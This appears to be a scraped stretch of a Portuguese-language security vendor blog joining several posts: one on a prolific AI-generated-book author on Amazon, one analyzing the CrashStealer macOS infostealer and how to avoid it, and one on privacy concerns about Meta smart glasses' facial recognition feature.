Zero Trust: Redefining Security in a Perimeterless World (Zero confiança: Redefinindo a segurança em um mundo sem perímetros)
Evolving Threats, Evolving Chains: Cybersecurity for the Modern Supply Chain (Ameaças em evolução, cadeias em evolução: cibersegurança para a cadeia de suprimentos moderna)
The Integration Imperative: Cybersecurity for Legacy OT/ICS: Overcoming the Challenges of Digital Transformation in Critical Infrastructure (O imperativo da integração: Cibersegurança para OT/ICS legados — superando os desafios da transformação digital em infraestruturas críticas
A cibersegurança está longe de ser o único tema, ou sequer o principal, na mente desse prolífico autor. Além dela, a obra de Bill Johns abrange esportes, pontes, bebidas alcoólicas de todos os tipos, como saquê e uísque, biografias de personalidades, aviação militar e filosofia. Em resumo, é difícil pensar em um assunto sobre o qual Johns ainda não tenha escrito um livro.
O “processo criativo” de Johns consiste em planejar os capítulos de um livro com o ChatGPT e depois escrever cada um gradualmente. Segundo o próprio Johns, pedir à IA que gere um capítulo inteiro de uma só vez não funciona muito bem (para surpresa de ninguém…). Então, é melhor produzir o texto aos poucos. Quando necessário, ele pede ao ChatGPT que faça revisões. Depois da publicação, compra na Amazon um exemplar de cada um de seus 445 livros, mas apenas para colocá-lo na estante, já que lê-los provavelmente não faz parte do plano. Na visão de Johns, ele leu os livros enquanto estavam sendo gerados. E isso basta.
A meta desse titã literário é gerar 10 livros por semana, exatamente o máximo que a Amazon permite nesse período. Há apenas três anos, esse limite era duas vezes maior. Dito isso, ao contrário do autor da biografia de Kashmir Hill, os livros de Johns costumam ser consideravelmente mais longos.

O toque final no retrato desse incansável autor de autopublicação é, bem, o próprio retrato que aparece em sua página de autor na Amazon e na contracapa de todos os seus livros. Johns não esconde que a imagem também foi gerada por IA e explica a escolha com sua praticidade e franqueza características: “Era isso ou vestir um terno e tirar selfies.”
Johns deixou a IA cuidar até da sua foto de autor. Vestir-se bem e tirar uma selfie aparentemente dava trabalho demais. Fonte
A economia do País das Maravilhas da IA: curioso, cada vez mais curioso
Qualquer leitor minimamente atento inevitavelmente se pergunta: por que Bill Johns e outros produtores de livros gerados por IA se dão a esse trabalho, e em tamanha escala? Claro, alguém poderia “escrever” um livro só para colocar o link no currículo, acrescentar com orgulho “autor na Amazon” às bios das redes sociais e contar a desconhecidos no bar que é escritor. Talvez, por garantia, produzir mais alguns. Mas por que gerar mais de 400 livros?
A resposta está no modelo econômico que a Amazon criou muito antes de a IA entrar em cena. Ao contrário das editoras tradicionais, a Amazon não imprime uma tiragem antecipadamente. A maioria dos livros publicados pelo Kindle Direct Publishing segue um modelo de impressão sob demanda: o exemplar físico só é impresso quando um cliente faz o pedido na Amazon.
É assim que um autor consegue lançar um livro praticamente sem custo inicial. E, principalmente, sem o risco de acumular em um depósito exemplares não vendidos que já foram pagos e impressos. Em outras palavras, listar centenas de livros na loja on-line custa quase nada tanto para a Amazon quanto para o autor.
Com custos de investimento próximos de zero, até uma demanda modesta pode gerar lucro real. Bill Johns, por exemplo, vende algumas centenas de livros por mês a leitores desavisados. Em uma temporada de festas de fim de ano, de dezembro ao início de janeiro, as vendas chegaram a 821 exemplares, rendendo cerca de US$ 6.000 como complemento à aposentadoria.
Alguns livros de IA rendem ainda mais dinheiro aos autores. É o caso da biografia gerada por IA do ativista político americano Charlie Kirk, que se tornou um best-seller na Amazon após seu assassinato. Os leitores não ficaram satisfeitos e, depois de dezenas de avaliações com expressões como “entorpecente”, “golpe” e “uma vergonha”, a Amazon retirou o livro da plataforma. Ainda assim, é provável que o serviço tenha vendido milhares de exemplares da biografia antes disso, gerando um lucro considerável tanto para a Amazon quanto para o autor.
Como distinguir um corvo de uma escrivaninha
Em um mundo saturado de IA, distinguir o que é feito por humanos do que é feito por máquinas é cada vez mais relevante. E a Amazon está longe de ser o único marketplace on-line que alimenta ativamente a disseminação de lixo de IA, portanto há todos os motivos para acreditar que a situação só tende a piorar.
Para evitar mais uma leva de alucinações nada inspiradoras produzidas por chatbots, recomendamos recorrer a fontes confiáveis quando o assunto realmente importa. Em matéria de conhecimento especializado sobre cibersegurança, por exemplo, nosso blog é um bom ponto de partida. Ao contrário de certos consultores aposentados superprodutivos, escrevemos tudo por conta própria e assumimos a responsabilidade por cada palavra.
Para saber mais sobre cibersegurança em livros e filmes, confira outras publicações do nosso blog:
Os usuários de Mac historicamente confiaram na segurança de seu sistema operacional. Essa tranquilidade vem principalmente do controle estrito da Apple sobre o ecossistema e do fato de que o macOS sempre enfrentou menos ataques em massa do que o Windows. No entanto, isso não significa que os computadores Mac não tenham vulnerabilidades: as ameaças existem, e novas surgem o tempo todo. Nas últimas semanas, pesquisadores de segurança publicaram relatórios sobre pelo menos duas novas campanhas dire
Os usuários de Mac historicamente confiaram na segurança de seu sistema operacional. Essa tranquilidade vem principalmente do controle estrito da Apple sobre o ecossistema e do fato de que o macOS sempre enfrentou menos ataques em massa do que o Windows. No entanto, isso não significa que os computadores Mac não tenham vulnerabilidades: as ameaças existem, e novas surgem o tempo todo. Nas últimas semanas, pesquisadores de segurança publicaram relatórios sobre pelo menos duas novas campanhas direcionadas a dispositivos Apple.
O malware usado em uma das campanhas foi apelidado de CrashStealer, enquanto o outro é conhecido como ClickLock. Ambos usam truques diferentes para forçar usuários a inserir a senha do Mac, que os invasores usam para roubar credenciais de contas, ativos de criptomoedas, documentos e muito mais. No post de hoje, analisamos em detalhes como o CrashStealer funciona e como evitar ser vítima dele.
Um aplicativo de videoconferência com o CrashStealer embutido
Em maio de 2026, pesquisadores identificaram os primeiros sinais de desenvolvimento desse malware e, no início de julho, detectaram sua atuação em ambiente real. O malware recebeu esse nome devido ao seu mecanismo principal: ele se disfarça da ferramenta integrada de geração de relatórios de falhas do macOS (CrashReporter), enquanto funciona como um infostealer criado para sequestrar dados confidenciais.
Os pesquisadores conseguiram rastrear um dos sites que os usuários visitaram para baixar o malware. O site se passa por uma plataforma legítima de distribuição da ferramenta de videoconferência Werkbit.
Segundo os pesquisadores, esse foi o site usado pelas vítimas para baixar o Werkbit, que continha, sem que elas soubessem, o malware loader CrashStealer. Fonte
No entanto, você não pode simplesmente visitar o site e baixar o software. Antes de iniciar o download, a pessoa precisa informar um PIN de reunião. Essa configuração provavelmente permite que os invasores limitem o alcance da campanha, direcionando-a apenas a vítimas específicas previamente selecionadas. Ainda não se sabe exatamente como os cibercriminosos escolhem seus alvos nem como entregam o PIN.
As pessoas “sortudas” que recebem um código acabam instalando a carga maliciosa inicial, chamada Werkbit Setup. Curiosamente, a carga maliciosa possui um certificado de desenvolvedor da Apple válido e foi aprovada no processo de autenticação de aplicativos da empresa, o que indica que passou pela verificação automatizada destinada a detectar código malicioso. Como resultado, os invasores conseguem contornar o Gatekeeper, mecanismo de proteção integrado do sistema operacional. Isso permite que a carga útil seja iniciada sem acionar os avisos usuais de software não confiável.
[caption] O instalador Werkbit Setup é assinado com um certificado válido de desenvolvedor da Apple e passou pelo processo de autenticação de aplicativos da empresa. Fonte
[/caption]Depois de iniciado, o Werkbit Setup primeiro se conecta ao GitHub. Pesquisadores acreditam que o uso dessa plataforma ajuda os invasores a passar despercebidos, fazendo com que as solicitações iniciais de rede pareçam muito menos suspeitas para as ferramentas de segurança. Depois de obter instruções de um repositório no GitHub, o programa se conecta diretamente ao servidor dos invasores para baixar o próprio CrashStealer.
Em seguida, o carregador salva o malware em uma pasta temporária do macOS, executa-o e apaga a maioria dos arquivos intermediários da instalação. Como resultado, em poucos segundos após a execução do Werkbit Setup, um infostealer totalmente funcional está em operação. Vale destacar que o usuário nunca recebe o aplicativo de videoconferência prometido.
Como o CrashStealer funciona
Ao contrário do carregador Werkbit Setup, o malware CrashStealer em si não é assinado com um certificado de desenvolvedor da Apple. Para evitar que os usuários desconfiem, o malware se disfarça da ferramenta de relatório de falhas do macOS, o CrashReporter, usando exatamente o mesmo nome, identificador de aplicativo e um ícone semelhante.
Depois de executado, o CrashStealer realiza uma sequência de etapas para obter acesso a dados confidenciais, estabelecer persistência no sistema e ocultar rastros:
Remove metadados, incluindo o atributo que identifica o aplicativo como um arquivo baixado da Internet.
Exibe uma solicitação falsa do sistema pedindo a senha do macOS do usuário.
Usa as credenciais capturadas anteriormente para acessar o Keychain, o gerenciador de senhas integrado do macOS.
Verifica se há ferramentas de segurança e softwares de análise de malware instalados no computador.
Coleta senhas salvas nos navegadores, cookies, dados do Keychain e informações de outros gerenciadores de senhas e carteiras de criptomoedas.
Criptografa os dados roubados e os prepara para envio ao servidor dos invasores.
Cria uma cópia de si mesmo e estabelece persistência para ser executado automaticamente sempre que o macOS é inicializado.
Exclui arquivos temporários e outros vestígios da instalação para dificultar ainda mais a detecção.
A segunda etapa merece uma análise mais detalhada. A solicitação de senha exibida ao usuário é extremamente convincente. Além disso, o malware verifica imediatamente se as credenciais estão corretas: se a pessoa cometer um erro de digitação e inserir uma senha inválida, o CrashStealer exibirá a janela novamente para que ela tente outra vez.
[caption] Depois de ser executado, o CrashStealer exibe uma janela pop-up que simula a solicitação padrão de senha do macOS. Fonte
[/caption]
Quais dados o CrashStealer tenta roubar?
A lista de alvos do CrashStealer é extensa. O principal alvo é o Keychain, o gerenciador de credenciais integrado do macOS, onde o sistema armazena credenciais de contas, chaves criptográficas, certificados, tokens e outros dados confidenciais.
Os usuários de gerenciadores de senhas de terceiros também não estão protegidos: o malware rouba dados de 14 desses serviços, incluindo 1Password, Bitwarden, LastPass, Dashlane, Keeper, KeePassXC, NordPass, Enpass e RoboForm.
Além disso, o malware coleta todas as credenciais e cookies armazenados em navegadores baseados no Chromium (Chrome, Brave, Edge, Opera, Opera GX, Vivaldi, Chromium e NAVER Whale) bem como no Firefox. Os invasores demonstram ter um grande interesse em ativos de criptomoedas: o CrashStealer tem como alvo específico os dados de 80 extensões diferentes de carteiras de criptomoedas, incluindo MetaMask, Phantom, Coinbase Wallet, Trust Wallet, Rabby, Exodus, Keplr e Solflare.
Por fim, o malware verifica as pastas Documentos e Downloads em busca de arquivos que possam ser de interesse dos cibercriminosos. O CrashStealer criptografa todos os dados roubados com o algoritmo AES-256-GCM, os compacta em um arquivo ZIP e os envia ao servidor dos invasores.
Como proteger seu dispositivo
O aumento dos ataques direcionados ao macOS é um claro sinal de alerta: quem usa dispositivos Apple precisa adotar uma postura mais proativa em relação à segurança. Recomendamos:
Pesquisar sobre os aplicativos na Internet antes de instalá-los
Dar preferência a utilitários disponíveis nas lojas de aplicativos oficiais sempre que possível
As soluções de segurança da Kaspersky detectam o malware descrito nesta publicação e atribuem a ele os veredictos HEUR:Trojan-Downloader.OSX.Agent.gen e HEUR:Trojan-PSW.OSX.Agent.gen.
As gigantes da tecnologia estão apostando mais uma vez nos óculos inteligentes. A ideia há muito tempo fascina escritores de ficção científica e seus maiores entusiastas: os habitantes do Vale do Silício. Muitos ainda se lembram do Google Glass, a primeira tentativa concreta de criar um dispositivo desse tipo, lançada em 2012. O projeto acabou entrando para a história como um dos poucos grandes fracassos do Google.
Após o fracasso retumbante do Google, outras gigantes da tecnologia, como Meta, A
As gigantes da tecnologia estão apostando mais uma vez nos óculos inteligentes. A ideia há muito tempo fascina escritores de ficção científica e seus maiores entusiastas: os habitantes do Vale do Silício. Muitos ainda se lembram do Google Glass, a primeira tentativa concreta de criar um dispositivo desse tipo, lançada em 2012. O projeto acabou entrando para a história como um dos poucos grandes fracassos do Google.
Após o fracasso retumbante do Google, outras gigantes da tecnologia, como Meta, Apple e Microsoft, deixaram de lado a ideia de óculos elegantes e leves para concentrar seus esforços em headsets de realidade virtual mais robustos. Um dos principais motivos para essa mudança foi que a tecnologia disponível na década de 2010 ainda não era suficientemente avançada para oferecer recursos de alto desempenho e uma boa autonomia de bateria em um par de óculos compacto.
Por enquanto, porém, a parceria entre a Ray-Ban e a Meta é a líder incontestável do mercado. Em 2025, as empresas lançaram seus óculos inteligentes mais avançados, vendendo mais de 7 milhões de unidades somente naquele ano.
No entanto, desde o início de 2026, os óculos Ray-Ban Meta vêm sendo alvo de uma série de polêmicas negativas. Todas giram em torno de um recurso que permitiria à câmera dos óculos reconhecer rostos em seu campo de visão. Quando ativado, o sistema notificaria o usuário sempre que identificasse uma pessoa.
O que são exatamente os óculos Ray-Ban Meta?
A Ray-Ban e a Meta uniram forças pela primeira vez em 2020. Na época, esses óculos elegantes e de alta tecnologia foram concebidos como um complemento para o Metaverso, o ambicioso projeto de realidade virtual de Mark Zuckerberg. No fim das contas, porém, os óculos sobreviveram ao projeto para o qual foram criados. Mas não vamos jogar mais sal na ferida de Zuckerberg. Em 2021, Ray-Ban e Meta lançaram sua primeira colaboração: os Ray-Ban Stories. Dois anos depois, a nova geração chegou ao mercado com um nome mais simples: Ray-Ban Meta. Em 2025, o próprio Mark Zuckerberg apresentou os Ray-Ban Meta Gen 2, equipados com inteligência artificial. É essa versão que vamos analisar.
Mark Zuckerberg usando os óculos Meta Ray-Ban Display durante a apresentação dos Ray-Ban Meta Gen 2, em 2025. Fonte
Diferentemente dos primeiros Ray-Ban Meta, a geração Gen 2 foi posicionada como um dispositivo voltado para atividades físicas e para o uso cotidiano. Inicialmente, as empresas ofereceram dois modelos de armação, Wayfarer e Headliner, disponíveis em várias cores. As lentes estão disponíveis nas versões transparentes, escuras (para óculos de sol) ou fotocromáticas. Também era possível adquirir lentes de grau mediante pagamento adicional.
No lançamento, os Ray-Ban Meta estavam disponíveis em dois estilos de armação: Wayfarer (acima) e Headliner (abaixo). Source 1 and Source 2
Posteriormente, a Meta ampliou a linha com novas opções de armação, incluindo os Oakley Meta HSTN e Oakley Meta Vanguard (a Oakley é outra marca de óculos pertencente à EssilorLuxottica, a mesma empresa controladora da Ray-Ban). Independentemente do modelo da armação, todos esses dispositivos reúnem o mesmo conjunto de funcionalidades principais:
Captura de fotos e vídeos em primeira pessoa
Reprodução de músicas, podcasts e outros conteúdos de áudio
Realização de chamadas telefônicas
Envio e recebimento de mensagens usando comandos de voz
Tradução de fala em tempo real, com suporte a diversos idiomas
Conversão de fala em texto
Leitura em voz alta de notificações e mensagens
Criação de notas de voz e lembretes
Transmissão de vídeo em primeira pessoa durante chamadas de vídeo do WhatsApp e do Messenger
Navegação em mapas com orientações por voz
Respostas a perguntas do usuário sobre o ambiente ao redor e os objetos em seu campo de visão
Os óculos inteligentes da Meta funcionam por meio de vários componentes integrados. Em primeiro lugar, contam com uma câmera capaz de capturar fotos e gravar vídeos exatamente a partir da linha de visão do usuário. Em segundo lugar, as hastes abrigam alto-falantes abertos (open-ear). Eles permitem ouvir músicas, receber orientações de navegação, atender chamadas e escutar as respostas da Meta AI sem bloquear os sons ao redor com fones intra-auriculares, uma vantagem discutível para quem valoriza a privacidade do áudio.
Por fim, os óculos possuem vários microfones integrados, utilizados para chamadas telefônicas, reconhecimento de comandos de voz e interação com o assistente de inteligência artificial. O que a maioria dos óculos inteligentes da Meta não possui, entretanto, é uma tela. Apenas o modelo mais caro e avançado da linha, o Meta Ray-Ban Display, conta com um visor integrado.
Todas as fotos e vídeos capturados pela câmera dos óculos, bem como as configurações do dispositivo, são armazenados no aplicativo complementar Meta AI, que sincroniza os óculos com um smartphone. É justamente a combinação entre câmera, microfones, alto-falantes e o aplicativo Meta AI que permite ao dispositivo analisar o ambiente ao redor e responder, em tempo real, às solicitações do usuário.
Em comparação com dispositivos como o Apple Vision Pro, os dispositivos da Meta são relativamente acessíveis, custando cerca de US$ 400 a US$ 500. Além disso, a empresa lançou recentemente uma nova linha sob sua própria marca, chamada Meta Glasses, com preço inicial de US$ 299. Com preços nessa faixa, a possibilidade de esses dispositivos se tornarem populares em larga escala deixou de ser ficção científica.
É justamente por isso que os relatos sobre o recurso NameTag são ainda mais alarmantes. Segundo jornalistas e pesquisadores, essa funcionalidade foi projetada para reconhecer pessoas que entram no campo de visão da câmera dos óculos. Vamos entender melhor como isso funciona.
NameTag: o recurso que “não existe”
Informações vazadas de documentos internos da Meta sobre o desenvolvimento de um recurso de reconhecimento facial para os óculos inteligentes da empresa vieram a público, por uma coincidência sinistra, na sexta-feira, 13 de fevereiro de 2026. Os documentos revelam que o recurso, chamado internamente de NameTag, utilizaria o assistente de inteligência artificial integrado da Meta para identificar pessoas capturadas pelo campo de visão da câmera dos óculos e fornecer ao proprietário do dispositivo informações sobre elas.
De acordo com o vazamento, a Meta avaliou duas formas de operar o NameTag. A primeira permitiria reconhecer apenas pessoas que já fazem parte dos contatos existentes do usuário nos serviços da Meta. A segunda seria muito mais abrangente, possibilitando identificar qualquer pessoa com um perfil público nas plataformas sociais da empresa: Instagram, Facebook e, potencialmente, WhatsApp e Messenger.
Os Oakley Meta HSTN, um dos modelos de óculos inteligentes da linha, a partir de US$ 399. Source
Se tudo isso causa arrepios, não se preocupe. A gigante da tecnologia, conhecida por seu compromisso “supostamente inabalável” com a privacidade dos usuários, foi rápida em divulgar uma declaração tranquilizadora:
“Nossos concorrentes oferecem esse tipo de produto com reconhecimento facial; nós não oferecemos. Se algum dia lançarmos um recurso desse tipo, adotaremos uma abordagem muito cuidadosa antes de disponibilizá-lo ao público”.
A prova dessa abordagem supostamente cuidadosa surgiu apenas alguns meses depois. Em junho de 2026, a Wired informou que a Meta havia incorporado discretamente a tecnologia de reconhecimento facial dos seus óculos inteligentes ao aplicativo Meta AI. Segundo os jornalistas, o código foi sendo inserido aos poucos no software ao longo de vários meses, a partir de janeiro de 2026.
Como funciona o recurso que supostamente não existe
Quando a reportagem investigativa foi publicada, o NameTag ainda não estava disponível para os usuários. No entanto, de acordo com a Wired, o código necessário para fazê-lo funcionar já estava presente no aplicativo complementar Meta AI, utilizado pelos proprietários dos óculos inteligentes da empresa e instalado em mais de 50 milhões de smartphones.
O NameTag utiliza três modelos de inteligência artificial para realizar essa tarefa.
O primeiro detecta rostos no campo de visão da câmera.
O segundo isola e recorta esses rostos.
O terceiro converte esses rostos em impressões biométricas únicas.
Segundo a Wired, os três modelos já haviam sido baixados dos servidores da Meta e estavam armazenados nos dispositivos dos usuários. Após o lançamento oficial do recurso, o aplicativo utilizaria essa impressão biométrica para compará-la com um banco de dados de impressões semelhantes armazenado no smartphone do proprietário dos óculos.
Além disso, os jornalistas afirmam que esse banco de dados já estava configurado para buscar atualizações em tempo real da Meta. É plausível imaginar que esse banco de dados pudesse ser criado a partir de perfis públicos nas plataformas da Meta, incluindo fotos que os próprios usuários enviam ao Instagram e ao Facebook. Por enquanto, porém, isso é apenas uma hipótese. Como o recurso oficialmente “não existe”, a Meta não explicou publicamente como esses perfis seriam criados.
Quando uma correspondência fosse encontrada, o sistema notificaria o usuário de que uma pessoa havia sido identificada. No entanto, a tecnologia não simplesmente ignoraria os rostos que não conseguisse identificar. Essas imagens seriam automaticamente recortadas, indexadas e armazenadas em uma pasta separada chamada “Pending” (“Pendente”).
Alguns elementos da interface do aplicativo Meta AI, relacionados ao NameTag, foram implementados e ficaram acessíveis aos usuários na atualização de maio de 2026. Nessa versão, o recurso recebeu o nome muito mais brando de “Connections” (“Conexões”). Segundo sua descrição, ele foi criado para ajudar os usuários a “lembrar das pessoas que encontraram”.
Os Oakley Meta Vanguard, um dos modelos mais caros da linha de óculos inteligentes. Os preços começam em torno de US$ 499. Source
É evidente essa tecnologia é um prato cheio para perseguidores, golpistas, pessoas mal-intencionadas e interessados em desenterrar informações comprometedoras sobre desconhecidos. Bastaria um simples olhar para revelar a identidade digital de alguém e todos os dados associados a ela.
As implicações para a privacidade são ainda mais amplas. A possibilidade de permanecer anônimo entre desconhecidos sempre foi considerada algo natural. Tecnologias como o NameTag nos aproximam de uma realidade de vitrine permanente, na qual o rosto se torna um identificador universal e qualquer encontro casual pode desencadear uma verificação instantânea de antecedentes digitais.
Dar acesso em massa a esse tipo de tecnologia é exatamente o tipo de ideia genial que se esperaria desses tech bros que ainda não conseguem fazer ninguém conversar com eles em um bar. Felizmente, a revelação da existência do NameTag e a reação negativa da opinião pública fizeram com que o código responsável pelo recurso desaparecesse da versão mais recente do aplicativo. Pelo menos, por enquanto.
O recurso desapareceu, mas as perguntas continuam
No dia seguinte à publicação da reportagem da Wired, a Meta lançou uma nova versão do aplicativo, removendo praticamente todo o código relacionado ao NameTag. O vice-presidente de Comunicação da empresa, Andy Stone, reforçou a posição oficial, afirmando que os jornalistas deveriam desconsiderar as evidências de que tal funcionalidade existia. Enquanto isso, especialistas em privacidade alertaram que a Meta poderia restaurar o código do NameTag nos aplicativos dos usuários com a mesma facilidade com que o removeu. Ainda é cedo demais para baixar a guarda.
O Meta Fury é um dos modelos da nova linha Meta Glasses, com preço inicial de US$ 299. Diferentemente da maioria dos dispositivos anteriores da empresa, esses óculos são comercializados diretamente sob a marca Meta. Source
Algumas semanas depois, a Wired publicou outra reportagem reveladora sobre o NameTag e o reconhecimento facial. Os jornalistas conseguiram obter um contrato de licenciamento firmado entre a Meta e a Rank One Computing, empresa especializada em tecnologias de reconhecimento facial para órgãos policiais e agências militares dos Estados Unidos. Segundo a reportagem, entre seus clientes estariam o Naval Criminal Investigative Service (NCIS), o U.S. Special Operations Command (USSOCOM) e diversos departamentos de polícia.
A Meta adquiriu os direitos de uso da tecnologia de reconhecimento facial da Rank One Computing, incluindo seu sistema de “detecção de presença real”, capaz de distinguir uma pessoa real de uma fotografia, vídeo ou máscara. De acordo com os termos do contrato, o software pode operar com um banco de dados de até 10 milhões de perfis biométricos. Antes da remoção do NameTag, a Wired informou que a tecnologia de reconhecimento facial da Rank One Computing e seus componentes de software já estavam integrados ao aplicativo Meta AI, embora permanecessem inativos e indisponíveis aos usuários.
Há anos, o uso de tecnologias de reconhecimento facial por órgãos de segurança pública desperta intensos debates sobre os limites aceitáveis da vigilância. Por isso, a perspectiva de capacidades semelhantes chegarem a um dispositivo de consumo que qualquer pessoa possa comprar e utilizar é, para dizer o mínimo, controversa, especialmente quando ele pode associar o rosto de um desconhecido qualquer aos seus perfis digitais. Tanto a Meta quanto a Rank One Computing se recusaram a comentar a parceria.
O Meta Ray-Ban Display, o único modelo da linha equipado com câmera e visor integrado. Source
Como preservar o que resta da sua privacidade em um mundo distópico
A ideia de que tecnologias militares estejam sendo incorporadas a dispositivos de consumo já é suficiente para causar arrepios em qualquer pessoa. Infelizmente, precisamos encarar a realidade: proteger-se de óculos capazes de realizar reconhecimento facial será uma tarefa bastante difícil. Mas isso não significa que você não deva tentar.
O Nearby Glasses detecta os óculos da Meta e da Snap identificando os sinais Bluetooth que esses dispositivos transmitem para se comunicar com outros dispositivos. Evidentemente, esse método não é infalível e pode gerar alguns falsos positivos. Ainda assim, o aplicativo oferece um alerta útil de que pode haver, nas proximidades, um dispositivo capaz de gravar você discretamente e verificar o ambiente ao seu redor.
O aplicativo Nearby Glasses alerta os usuários sobre a presença de óculos inteligentes da Meta ou da Snap nas proximidades ao detectar os sinais Bluetooth emitidos por esses dispositivos. Source
Se você está especialmente preocupado com sua privacidade, instalar um aplicativo como esse é uma medida sensata. Ele pode ser especialmente útil para pessoas que pertencem a grupos mais vulneráveis, como vítimas de perseguição, profissionais do sexo ou imigrantes em situação irregular.
